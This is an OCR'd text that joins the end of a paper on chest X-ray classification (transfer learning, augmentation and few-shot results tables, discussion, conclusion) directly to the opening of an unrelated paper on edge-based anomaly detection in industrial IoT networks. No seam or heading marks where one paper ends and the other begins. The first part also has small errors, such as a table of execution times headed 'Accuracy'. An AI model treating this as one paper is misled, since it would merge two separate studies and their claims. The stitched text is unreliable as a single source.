

Figure 5: Images after augmentation

These considerations ensured that the resulting chest X-ray classification models not only exhibited high accuracy and robustness but were also practical for real-world implementation, making them valuable tools in medical image analysis and healthcare decision support systems where timely and efficient diagnoses are crucial. Table10 shows the compatibility of different classifiers with the techniques of transfer learning on augmented data model.Table11 depicts the performance of the base model(without transfer learning) and transfer learning on the augmented Dataset-From table 6 and 10 we can say that all the classifiers provide better results on the augmented dataset.A Significant phase of the research involved the application of few-shot learning techniques to a highly constrained dataset. In this scenario, only 15 images from each class of the Chest X-Ray dataset were utilized for training. The integration of different types of few-shot learning into the research marked a crucial step towards addressing the challenge of data scarcity, a common hurdle in medical image analysis. By successfully applying these techniques



Figure 6: Performance of deep learning model with out data augmentation both for base model and Transfer model



Figure 7: Performance of deep learning model with data augmentation both for base model and Transfer model

Table 5: Accuracy of fine-tune based transfer learning after freezing different portion(percentage) of the model

Model	50 (%)	60 (%)	70 (%)	80 (%)	90 (%)
VGG16	29.65	26.68	28.03	29.25	95.96
VGG19	27.36	27.76	26.55	27.36	95.55
ResNet50	96.36	95.42	95.55	93.13	96.36
InceptionV3	90.70	90.70	86.66	88.41	92.45
MobileNet-V2	54.04	48.79	62.80	26.68	95.28
DenseNet-201	91.57	96.09	95.42	96.23	97.44

Table 6: Compatibility of various classifiers on various models using transfer learning techniques

Model	Type	Random Forest Accuracy(%)	Decision Tree Accuracy(%)	KNN Accuracy(%)	Extra Trees Accuracy(%)
VGG16	Base Model	87.87	86.11	89.08	88.54
VGG16	Feature Extraction	89.74	89.83	89.08	89.49
VGG16	Fine Tuning	90.70	90.02	89.75	90.02
VGG19	Base Model	88.27	87.87	89.08	88.14
VGG19	Feature Extraction	96.22	96.22	95.82	95.68
VGG19	Fine Tuning	95.68	95.68	95.82	96.09
ResNet50	Base Model	90.43	90.16	87.60	90.02
ResNet50	Feature Extraction	90.43	90.16	89.60	90.02
ResNet50	Fine Tuning	95.55	95.55	95.55	95.55
Inception-V3	Base Model	92.58	91.23	91.64	91.64
Inception-V3	Feature Extraction	88.48	87.66	87.94	89.79
Inception-V3	Fine Tuning	92.31	90.43	91.77	92.72
MobileNet-V2	Base Model	89.35	88.27	87.87	88.40
MobileNet-V2	Feature Extraction	95.01	95.01	94.20	94.87
MobileNet-V2	Fine Tuning	95.28	94.87	95.15	95.41
DenseNet-201	Base Model	94.87	93.93	94.74	94.74
DenseNet-201	Feature Extraction	95.14	95.01	95.95	95.82
DenseNet-201	Fine Tuning	97.43	97.57	97.43	97.57

to only 15 images from each class, the research explored innovative ways to make accurate chest X-ray classifications with minimal training samples, potentially opening doors to more efficient and adaptable diagnostic systems in resource-constrained medical environments.Traditional machine learning approaches, including deep learning, often require large datasets to generalize effectively and make accurate predictions.However,in many real-world scenarios, acquiring abundant labelled data for each class is prohibitively expensive,time-consuming, or simply unfeasible.A significant observation arising from the research was the comparative performance of Base model, two distinct learning paradigms: transfer learning() two types) and few-shot learning(two types). These approaches were rigorously evaluated using the limited dataset of 15 images per class from the chest X-ray dataset, with a particular focus on their classification accuracy. This finding underscores the adaptability and robustness of few-shot learning in the context of limited data availability, positioning it as a compelling approach for tasks where comprehensive training datasets are challenging to obtain.The performance of two types of few-short that is Prototypical Networks and Siamese Networks are compared with the transfer learning technique on a reduced dataset(15 images per class) has been shown in table 12.

5 Discussion

The results from the classification algorithms, including Random Forest, Decision Tree, K Nearest Neighbors (KNN), and Extra Trees Classifier, suggest that they have not performed exceptionally well on the dataset. The highest accuracy achieved as shown in Table2 was 79.24(%) with KNN, and the other algorithms had accuracy scores ranging from 71.67(%) to 77.43(%).These results indicate that the dataset may have complex patterns or dependencies that traditional classification algorithms struggle to capture effectively. Therefore, considering the limitations of these algorithms, it appears that exploring the use of Convolutional Neural Network (CNN) models is warranted, particularly if the dataset contains grid-like or image-based data, as CNNs are designed to excel in such scenarios and may yield better classification performance.From Table3 and Table4 we can say that although fine-tune-based model provides the best accuracy among all the models, but it takes more

Table 7: 3-way Anova test on Compatibility of various classifiers on various models using transfer learning techniques

Source	df	F	P Value
Model	5	224.49	< 0.00001
Type (Technique)	2	433.98	<0.00001
Classifier	3	6.43	0.00004
Model and Type	10	86.38	< 0.00001
Model and Classifier	15	2.95	0.00004
Type and Classifier	6	0.6	0.7268
Model,Type and Classifier	30	1.54	0.0496

Table 8: Accuracy of base model and transfer learning on Augmented Dataset

Model	Base Model Accuracy (%)	Feature Extraction (%)	Fine Tuning (%)
VGG16	89.05	89.85	91.84
VGG19	89.84	95.72	96.74
ResNet50	82.75	96.92	97.02
InceptionV3	96.26	87.05	92.63
MobileNet-V2	89.20	96.68	96.86
DenseNet-201	91.98	96.62	98.56

time to execute because some outer layers of the model have been retrained on the actual dataset.The performance of the above mentioned classifiers has been enhanced by taking the features extracted from CNN as input,Table6 shows that Random Forest and Extra Trees Classifier provides better results while they performed ensembling with CNN. Table8 proves that data augmentation have improved the performance of all CNN models for all the specification.From table 6 and and 10 we can say the all the classifiers provide better performance on augmentaed dateset. Table 12 shows that Siamese Networks based Few-Shot provides best accuracy as compaired to two types of transfer learning and prototypical network type few-short learning.From the above study it has been observed that DenseNet 201 is the best CNN model for all the experiments this may be the following reasons.DenseNet201 uses concatenation to link every layer to every layer before it.This implies that gradients and features from previous layers are directly accessible to each layer.It reuses low-level features and cuts down on redundancy, which is particularly useful when training data is limited. Models must be able to learn efficiently from relatively little input in few-shot circumstances.By overcoming the vanishing gradient issue, DenseNet's architecture guarantees improved gradient propagation during backpropagation.Even with a small number of examples, this facilitates the training of deeper models (such as DenseNet201).

6 Limitations and future scope

The primary goal of this work was to handle the data scarcity problem in medical data classification.Experiments can be conducted by taking multimodal data like X-ray images along with CT scan image of the same patient.Study can be further extended by taking medical image along with clinical data of the same patient.

7 Conclusion

In the midst of the ongoing global health crisis, the development of robust and accurate diagnostic tools remains a paramount concern.Our research embarked on a journey exploring adaptability, resilience, and precision in the realm of data scarcity. Commencing with the evaluation of six distinguished convolutional neural network (CNN) models, namely VGG19, VGG16, ResNet50, MobileNetV2, InceptionV3, and DenseNet201. Here base model performance of the above mentioned deep learning models have been compared with the performance of two types of transfer learning ie feature extraction and fine-tuning on chest X-Ray dataset for lung disease classification .The results shows that fine-tuning based model provides the best results as compared to feature extraction based and based model. For fine-tuning, performances have been recoded after freezing different percentage of the model, notably demonstrated peak accuracy of 97.44(%) on DenseNet201 when 90(%)of the model was frozen. Taking a step further, we transferred learned features to classifiers—random forest, decision tree, k nearest neighbors, and extra trees—culminating in an outstanding accuracy of 97.57(%) using DenseNet201 with the fine-tuning technique for decision tree and extra tree classifier. Augmenting the dataset, we observed substantial improvements across experiments. The augmented dataset exhibited higher accuracy than the normal dataset.Fine tuning based DenseNet201 achieved the best accuracy of 98.56(%). Transferring these features to classifiers, particularly using the fine-tuning technique on DenseNet201, yielded an exceptional accuracy of 98.89(%) with extra trees classifiers. In a unique exper-

Table 9: Execution time of base model and transfer learning on augmented dataset

Model	Base Model Accuracy	Feature Extraction	Fine Tuning
VGG16	637.92	412.31	594.49
VGG19	581.25	417.44	462.00
ResNet50	650.93	411.47	436.04
InceptionV3	838.58	670.60	805.55
MobileNet-V2	421.20	360.69	389.85
DenseNet-201	726.73	626.92	472.43

Table 10: Compatibility of various classifiers on various models using transfer learning techniques after using data augmentation

Model	Type	Random Forest Accuracy(%)	Decision Tree Accuracy(%)	KNN Accuracy(%)	Extra Trees Accuracy(%)
VGG16	Base Model(without Transfer learning)	89.62	88.92	89.15	88.97
VGG16	Feature Extraction	90.54	90.05	89.92	90.42
VGG16	Fine Tuning	91.89	91.57	91.92	92.14
VGG19	Base Model	89.80	89.95	89.76	89.21
VGG19	Feature Extraction	96.37	96.42	95.98	96.28
VGG19	Fine Tuning	96.75	97.24	96.41	96.38
ResNet50	Base Model	93.41	92.15	93.22	92.84
ResNet50	Feature Extraction	96.96	96.43	95.64	96.99
ResNet50	Fine Tuning	97.15	97.22	96.95	97.19
Inception-V3	Base Model	92.58	91.23	91.64	91.64
Inception-V3	Feature Extraction	88.31	88.08	88.57	88.63
Inception-V3	Fine Tuning	92.74	92.23	92.48	92.81
MobileNet-V2	Base Model	89.42	88.73	89.46	89.52
MobileNet-V2	Feature Extraction	95.61	96.24	95.63	96.59
MobileNet-V2	Fine Tuning	96.75	96.94	96.71	97.28
DenseNet-201	Base Model	95.41	94.34	94.96	95.05
DenseNet-201	Feature Extraction	95.74	96.75	96.45	96.27
DenseNet-201	Fine Tuning	98.79	98.64	98.31	98.89

iment with a dataset featuring only 15 images per class, Siamese Networks few-shot learning emerged as a valuable approach, outshining both base models and traditional transfer learning techniques with an accuracy of 96.84(%). Our research showcases the robustness of transfer learning, the efficacy of data augmentation, and the promise of few-shot learning in overcoming data scarcity challenges. These findings not only advance our understanding of model adaptability and precision but also offer practical avenues for optimizing performance in computer vision tasks, laying a foundation for future explorations in this dynamic field.

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Table 11: Performance of base model and transfer learning on augmented dataset

Model	Metrics	Base Model	Feature Extraction	Fine tuning
VGG16	RECALL	89.14%	89.88%	91.96%
VGG16	PRECISION	89.06%	90.04%	92.01%
VGG16	F1-SCORE	89.10%	89.96%	91.98%
VGG19	RECALL	89.72%	95.78%	96.74%
VGG19	PRECISION	89.85%	95.81%	96.74%
VGG19	F1-SCORE	89.78%	95.79%	96.74%
ResNet50	RECALL	85.01%	96.92%	97.17%
ResNet50	PRECISION	84.76%	96.94%	97.21%
ResNet50	F1-SCORE	84.88%	96.93%	97.19%
INCEPTION-V3	RECALL	86.24%	87.29%	92.67%
INCEPTION-V3	PRECISION	86.24%	87.11%	92.78%
INCEPTION-V3	F1-SCORE	86.24%	87.20%	92.72%
MOBILENET-V2	RECALL	89.41%	95.74%	97.04%
MOBILENET-V2	PRECISION	89.17%	95.71%	96.84%
MOBILENET-V2	F1-SCORE	89.29%	95.72%	96.94%
DENSENET-201	RECALL	92.07%	95.73%	98.54%
DENSENET-201	PRECISION	92.01%	95.68%	98.56%
DENSENET-201	F1-SCORE	92.04%	95.70%	98.55%

Table 12: After using few-shot learning

Model	Base Model Accuracy	Feature Extraction	Fine tuning	Few Shot Accuracy (prototypical network)	Few Shot(Siamese Networks)
VGG16	78.62	81.54	82.52	90.62	92.87
VGG19	78.27	79.36	82.51	91.64	93.42
ResNet50	69.21	72.61	81.56	89.47	91.83
InceptionV3	71.24	71.48	73.43	92.25	94.02
MobileNet-V2	77.46	68.85	81.29	91.64	92.96
DenseNet-201	81.15	82.72	85.46	95.22	96.84

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Edge-Based Real-Time IIoT Anomaly Detection Using Semi-Supervised CNN-Attention Model with Cross-Protocol Capabilities

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Keywords: Edge computing; IIoT, anomaly detection

Received: August 1, 2025

With the deepening of industrial digital transformation, industrial IoT network anomaly detection faces challenges such as high real-time requirements and diverse security threats, making traditional IT network methods difficult to directly apply; This paper aims to propose a real-time anomaly detection system based on edge computing, which can solve the problems of real-time, detection coverage, resource adaptation, cross protocol detection capability and adaptive learning mechanism. Methodologically, the system integrates edge computing and semi supervised learning technology, uses lightweight CNN model (three layers of convolution layer, core size 5, 3, 3, depth 32, 64, 128, ReLU activation and batch normalization) and Seq2Seq architecture to add attention mechanism for pre training and re training, combines random, systematic, and cluster sampling strategies to optimize data processing, and edge intelligent framework integrates dynamic computing unloading algorithm to optimize resource allocation; The experimental setup used NVIDIA Jetson AGX edge servers, industrial PC local devices, and Alibaba Cloud cloud servers, with software environments of Ubuntu, TensorFlow, and PyOD libraries. Validation was conducted on FastBee, Sagooiot, and Baowu Group IoT datasets. As shown in the results, the system accuracy reaches 91.6%, 93.8%, and 94.5%, respectively. In cross protocol detection, the recognition rates of abnormal traffic in Modbus, PROFINET, and OPCUA all exceeded 93% (OPCUA F1 score of 96.2%). Quantization technology reduces memory usage by 72.9%, latency by 65.5%, and accuracy by only 0.6%. The conclusion is that the system effectively improves real-time performance and accuracy, but there are limitations in dynamic load and cross vendor collaboration. In the future, load balancing algorithms and privacy protection frameworks will be optimized. The contribution lies in the innovative combination of edge computing and semi supervised learning to achieve a lightweight, high-precision and cross protocol anomaly detection solution for the industrial Internet of Things.

Povzetek: Opisani sistem zaznava anomalije v industrijskih IoT omrežjih v realnem času na robnih napravah. Združuje lahko, polnadzorovano učenje s CNN–Seq2Seq modelom z mehanizmom pozornosti ter dinamično razbremenjevanje izračunov med lokalno, robno in oblačno plastjo. Na treh zbirkah doseže točnost 91,6–94,5%, pri več industrijskih protokolih pa nad 93% prepoznave; kvantizacija bistveno zmanjša porabo pomnilnika in zakasnitev ob minimalni izgubi točnosti.

1 Introduction

As a key link to ensure the safe and stable operation of industrial systems, anomaly detection for IIoT network technology is facing new technical challenges and opportunities with the deepening of industrial digital transformation. In the process of advancing Industry 4.0 and intelligent manufacturing, IIoT networks show typical characteristics such as the coexistence of heterogeneous protocols, strict real-time requirements, and diversified security threats. These characteristics make IT difficult to directly apply the anomaly detection methods of traditional IT networks.

The current research mainly focuses on three technical directions. The method based on traffic characteristic analysis establishes a baseline model by extracting network traffic statistical characteristics, and uses sliding window technology to realize real-time monitoring, but the detection effect on encrypted traffic and low-frequency attacks is limited [1]. In machine learning methods, supervised learning algorithms rely on well-labeled attack sample libraries and face the dilemma of scarce attack samples in industrial scenarios. Although unsupervised learning can find unknown attack patterns, it has the problem of high false alarm rate [2]. Deep learning methods, especially time series neural networks and graph neural networks, can effectively capture the spatio-temporal correlation characteristics of industrial network traffic, but the contradiction between model complexity and limited computing resources of industrial equipment needs to be resolved urgently. In the dimension of detection objects, the existing research covers the complete protocol stack from physical layer signal abnormalities to application layer protocol parsing errors,

among which the detection algorithm for the unique vulnerability points of industrial control protocols has become a research hotspot [3]. In terms of system architecture, traditional centralized detection solutions face problems such as insufficient real-time performance and single point of failure risk. Although the emerging distributed detection framework can improve these problems, it introduces new challenges of detection consistency maintenance. With the application of new technologies such as time-sensitive network (TSN) and 5G industrial private network, the anomaly detection of IIoT network is also facing new requirements such as dynamic topology adaptation and deterministic delay guarantee [4].

At present, there are still some shortcomings in the real-time anomaly detection technology of IIoT. First, it is the real-time bottleneck, and complex detection algorithms are difficult to complete the analysis within millisecond time constraints. Secondly, the detection coverage is insufficient, and the existing methods lack effective detection means for new attacks. The third is poor resource adaptability, and most algorithms do not fully consider the computing and storage limitations of industrial terminal equipment. Fourth, cross-protocol detection capabilities are weak, and the environment where multiple protocols coexist in industrial networks leads to limited effectiveness of a single detection model. Finally, the lack of adaptive learning mechanism makes it difficult for existing systems to adapt to the dynamic changes of industrial network topology and traffic in time. These shortcomings seriously restrict the deployment effect and application value of industrial IoT network anomaly detection technology in actual industrial environment [5].

Edge nodes process network traffic data nearby and reduce detection delay from hundreds of milliseconds in cloud solutions to 10-50ms, which meets the strict real-time requirements of industrial control. Secondly, the distributed architecture avoids long-distance data transmission, which not only reduces network bandwidth pressure, but also meets the privacy protection requirements of industrial data within the factory area. In terms of technical implementation, edge computing supports the deployment of lightweight detection models, and the memory usage can be controlled within 100KB, which is suitable for industrial equipment with limited resources. At the same time, the collaborative detection mechanism between edge nodes can integrate multi-site attack characteristics and improve the recognition rate of new network attacks. In addition, edge computing supports the development of protocol adaptation layer and can implement customized anomaly detection for industrial protocols such as Modbus and PROFINET. Finally, the elastic scalability of edge nodes can flexibly respond to changes in industrial network topology, and has better scalability than centralized solutions. These features make edge computing an ideal choice for industrial IoT network security protection.

The research objective of this article is to address five core issues in industrial IoT anomaly detection: 1) achieving millisecond level real-time detection to overcome real-time bottlenecks; 2) improving the detection coverage of new attacks through collaborative detection mechanisms; 3) designing lightweight models to adapt to resource constraints of industrial equipment; 4) building cross protocol detection capabilities to cope with heterogeneous industrial network environments; 5) establishing an adaptive learning mechanism to adapt to dynamic network changes. To achieve these goals, each component in the method presented in this article plays a key role: the composite sampling strategy (random, systematic, cluster sampling) serves as the data foundation to ensure the coverage and efficiency of feature extraction. The Seq2Seq pre training and retraining model based on CNN and attention mechanism is responsible for core feature extraction and high-precision classification, and its lightweight feature directly addresses the challenge of resource adaptation; The transfer learning mechanism utilizes pre trained weights to significantly reduce the need for annotated data and enhance the model's generalization ability; The dynamic computation offloading algorithm (local, edge, cloud collaboration) in the edge intelligence framework optimizes task allocation strategies while ensuring privacy and security (P-value model), ultimately achieving low latency and high-precision cross protocol anomaly detection.

2 Related work

As a core technology to ensure the safe operation of industrial systems, anomaly detection for IIoT network has received continuous attention in academia and industry in recent years. As the scale of industrial networks expands and attack methods upgrade, traditional detection methods face challenges such as insufficient real-time performance and lack of privacy protection, and edge computing provides a new technical path to solve these problems.

(1) Research status of traditional anomaly detection for IIoT network technology

The existing research on anomaly detection of IIoT networks mainly focuses on three types of technical routes. The method based on traffic characteristic analysis establishes a detection model by counting network traffic parameters (such as packet arrival interval, packet size distribution, etc.). Typical work includes using information entropy theory to detect DDoS attacks [6] and using Kalman filter to identify traffic anomalies [7]. Such methods have low computational complexity but are difficult to detect encrypted traffic and low-frequency attacks. Among machine learning methods, supervised learning schemes such as SVM [8] and random forest [9] rely on labeled data sets and face the dilemma of insufficient attack samples in industrial scenarios. Although unsupervised learning methods such as the improved LOF algorithm [10] can find unknown attacks, the false alarm rate generally exceeds 15%. Deep learning methods show stronger feature extraction capabilities, LSTM networks [11] can effectively capture the time series features of industrial network traffic, and graph neural networks (GNN) are good at dealing with topological relationships between industrial devices [12],

but these models usually require 5-10 layers of network structure, which is difficult to deploy on resource-constrained devices. In terms of protocol support, dedicated detectors for industrial protocols such as Modbus/TCP [13] and OPC UA [14] have become research hotspots, but the problem of insufficient cross-protocol detection capabilities remains unsolved. Generally speaking, traditional methods have obvious shortcomings in real-time detection (average latency > 200ms), model lightweight (memory footprint > 500MB) and dynamic adaptability.

(2) Innovation of network anomaly detection technology enabled by edge computing

Edge computing has brought revolutionary improvements to anomaly detection in industrial IoT networks. Related research can be summarized into three directions. In terms of architecture design, the distributed edge detection framework [15] reduces the average delay by offloading detection tasks to edge nodes to less than 50ms. Federated learning architecture [16] allows multiple edge nodes to collaboratively train models without sharing original data, increasing attack recognition rates by 12% in automobile manufacturing cases. In terms of algorithm optimization, the model compression technology has made remarkable progress. The knowledge distillation method [17] can compress the LSTM model to 1/10 of the original volume while maintaining an accuracy of more than 95%. The lightweight 1D-CNN architecture [18] achieves 98.3% detection accuracy under the condition of memory footprint < 100KB. The edge-specific online learning mechanism [19] supports incremental model updates, enabling the system to adapt to new attack modes. The edge-cloud collaborative detection framework [20] leaves 90% of routine detection tasks at the edge through a hierarchical processing mechanism, and only uploads suspicious traffic to the cloud for in-depth analysis, reducing uplink traffic by 80% while ensuring the detection effect.

(3) Research deficiencies and future prospects

There are still several key problems in current research. First, the resource allocation strategy of edge nodes has not fully considered the dynamic load characteristics of industrial scenarios, and the existing static resource allocation scheme can easily lead to a surge in detection delay when traffic bursts. Secondly, there is a lack of standardized protocols for collaborative detection between cross-vendor edge devices, and it is difficult for edge servers with different architectures [21] to collaborate efficiently. In terms of privacy protection, existing encryption methods) bring 3-5 times the computational overhead, seriously affecting real-time performance. In view of these shortcomings, future research can explore edge collaborative detection frameworks based on semi-supervised learning. That is, on edge servers, teacher models are deployed to generate pseudo labels to guide the training of student models on local devices, which reduces the need for labeled data while maintaining model performance. Through dynamic computation offloading algorithms, detection tasks are intelligently allocated according to network status, which can optimize overall latency. At the level of privacy protection, the combination of differential privacy and model distillation shows that it can reduce the risk of privacy leakage by 60% without affecting the accuracy. What is particularly noteworthy is that the AI acceleration capabilities of new edge computing chips provide a hardware foundation for deploying more complex semi-supervised models, which will open up new research directions for industrial IoT network security.

The summary of existing research is shown in Table 1 below:

Table 1: Summary of existing research

Research model	The results obtained	Shortcomings in research
Method based on traffic feature analysis	Low computational complexity, capable of detecting DDoS attacks and traffic anomalies	Difficult to detect encrypted traffic and low-frequency attacks
SVM	Relying on annotated datasets for classification	Insufficient attack samples in industrial scenarios
Random Forest	Suitable for a well annotated attack sample library	Faced with the dilemma of scarce attack samples
Improved LOF algorithm	Can detect unknown attack patterns	False alarm rate exceeding 15%
LSTM network	Effectively capturing the temporal characteristics of industrial network traffic	The model requires a 5-10 layer structure, making it difficult to deploy on resource constrained devices
Graph Neural Network (GNN)	Proficient in handling topological relationships between industrial equipment	High model complexity and poor adaptability to industrial equipment resource constraints
Distributed Edge Detection Framework	Reduce the average latency to within 50ms	Insufficient consideration of industrial dynamic load characteristics, resulting in a surge in delay during sudden flow
Federated Learning Architecture	Multiple edge nodes collaborate to train the model, resulting in a 12% increase	Lack of standardized protocols for cross vendor device collaboration

	in attack recognition rate	
Knowledge Distillation Method	The LSTM model is compressed to 1/10 volume and maintains an accuracy of over 95%	Privacy protection methods such as homomorphic encryption bring 3-5 times the computational overhead and affect real-time performance
Lightweight 1D-CNN architecture	Memory usage<100KB, detection accuracy reaches 98.3%	Resource allocation strategy not adapted to dynamic industrial scenarios
Online learning mechanism	Support incremental model updates and adaptive new attack modes	Lack of consistency maintenance mechanism in collaborative detection
Edge cloud collaborative detection framework	Reduce 80% of upstream traffic to ensure detection effectiveness	Privacy protection incurs high computational costs and affects real-time performance

There are significant shortcomings in the current research on anomaly detection in industrial Internet of Things: traditional methods (such as traffic feature analysis, supervised/unsupervised machine learning, and deep learning models) generally face problems such as poor real-time performance (latency>200ms), high model complexity (memory usage>500MB), weak resource adaptability, insufficient cross protocol detection capabilities, and high privacy protection computational overhead (such as homomorphic encryption causing 3-5 times delay). Although the edge computing enabling scheme has improved real-time performance and lightweight level (e.g. 1D-CNN memory<100KB), it still lacks dynamic load adaptation mechanism, standardized collaboration protocol and efficient privacy protection technology. In view of these limitations, this paper innovatively proposes a collaborative detection framework that integrates edge computing and semi supervised learning. Through lightweight model deployment, Seq2Seq classifier with enhanced attention mechanism and dynamic computing offload strategy, the cross-protocol detection capability and privacy protection level are improved while significantly reducing annotation data requirements and computing latency.

Based on the semi-supervised learning method, this paper introduces an edge server to comprehensively consider the computing delay, transmission delay and privacy protection factors of local, edge and cloud, improve the accuracy of malicious traffic detection, and improve the privacy level and reduce the problem of privacy leakage.

3 Research on malicious traffic classification for IIoT based on edge intelligence

In order to improve the security performance of the IIoT and solve the problem of malicious traffic detection, an IIoT malicious traffic classification method is proposed.

The CNN architecture adopted in this paper employs three convolutional layers (kernel sizes are 5, 3, 3, and depths are 32, 64, and 128, respectively), and the ReLU activation function and batch normalization are used to optimize the training stability. Semi supervised learning adopts a composite loss function that combines cross entropy loss and consistency regularization, and uses a pre trained model to generate pseudo labels (with a ratio of 1:4 between labeled and unlabeled data) on unlabeled data to guide the retraining process; The final classification decision is executed by the softmax output layer of the retrained CNN model, which determines the category attribution based on the maximum probability value. At the same time, the entropy value or maximum probability confidence level of the softmax output is calculated as the uncertainty estimation indicator for edge inference. When the confidence level is below 0.85, the collaborative verification mechanism is triggered.

3.1 Overall architecture of malicious traffic classification method

Figure 1 shows the malicious traffic classification process of industrial IoT traffic data, which mainly includes the following steps [22]:

(1) Data input: The system first receives traffic packets as input, which is the starting point of the whole classification process.

(2) Data processing: The data processing of the input traffic packets is carried out to extract the key time series characteristics and basic characteristics, which lays the foundation for the subsequent analysis.

(3) Pre-trained model identification: The system uses the pre-trained model to perform preliminary identification of the extracted features to determine whether the traffic contains potential malicious behavior.

(4) Semi-supervised learning: The system further screens potential malicious traffic.

(5) Retrained model fine classification: Through more complex algorithms and more data, the system performs more fine classification on the output of the semi-supervised learning model to ensure the accuracy of the classification.

(6) Edge intelligent model response: The edge intelligent model deployed on local devices quickly responds to and processes traffic data, reducing delays and improving real-time performance.

(7) Output results: Finally, the output results of the traffic model are used to determine whether the traffic is malicious traffic and ensure the security of the IIoT environment.




Figure 1: Classification framework

3.2 Traffic data processing


In traffic data processing for IIoT, the selection of random sampling, systematic sampling and cluster sampling is based on the needs of different scenarios.

(1) Random sampling (Figure 2a): It ensures that each traffic packet has an equal probability of being selected and avoids human bias. Moreover, it is suitable for scenarios where the overall distribution is unknown. For example, when detecting new attacks, randomly selecting samples can fully reflect the network status, but may miss low-frequency anomalies.


(2) System sampling (Figure 2b): It extracts samples at fixed intervals, which is suitable for efficient processing of time series data. This method can quickly capture regular anomalies in industrial network periodic traffic, but it is less sensitive to burst traffic.

(3) Cluster sampling (Figure 2c): It samples after grouping based on traffic characteristics (such as protocol type, source IP), which specifically analyzes the network security status of different devices or areas. For example, clustering Modbus and PROFINET traffic separately can improve the detection rate of specific protocol attacks, but it relies on prior knowledge.

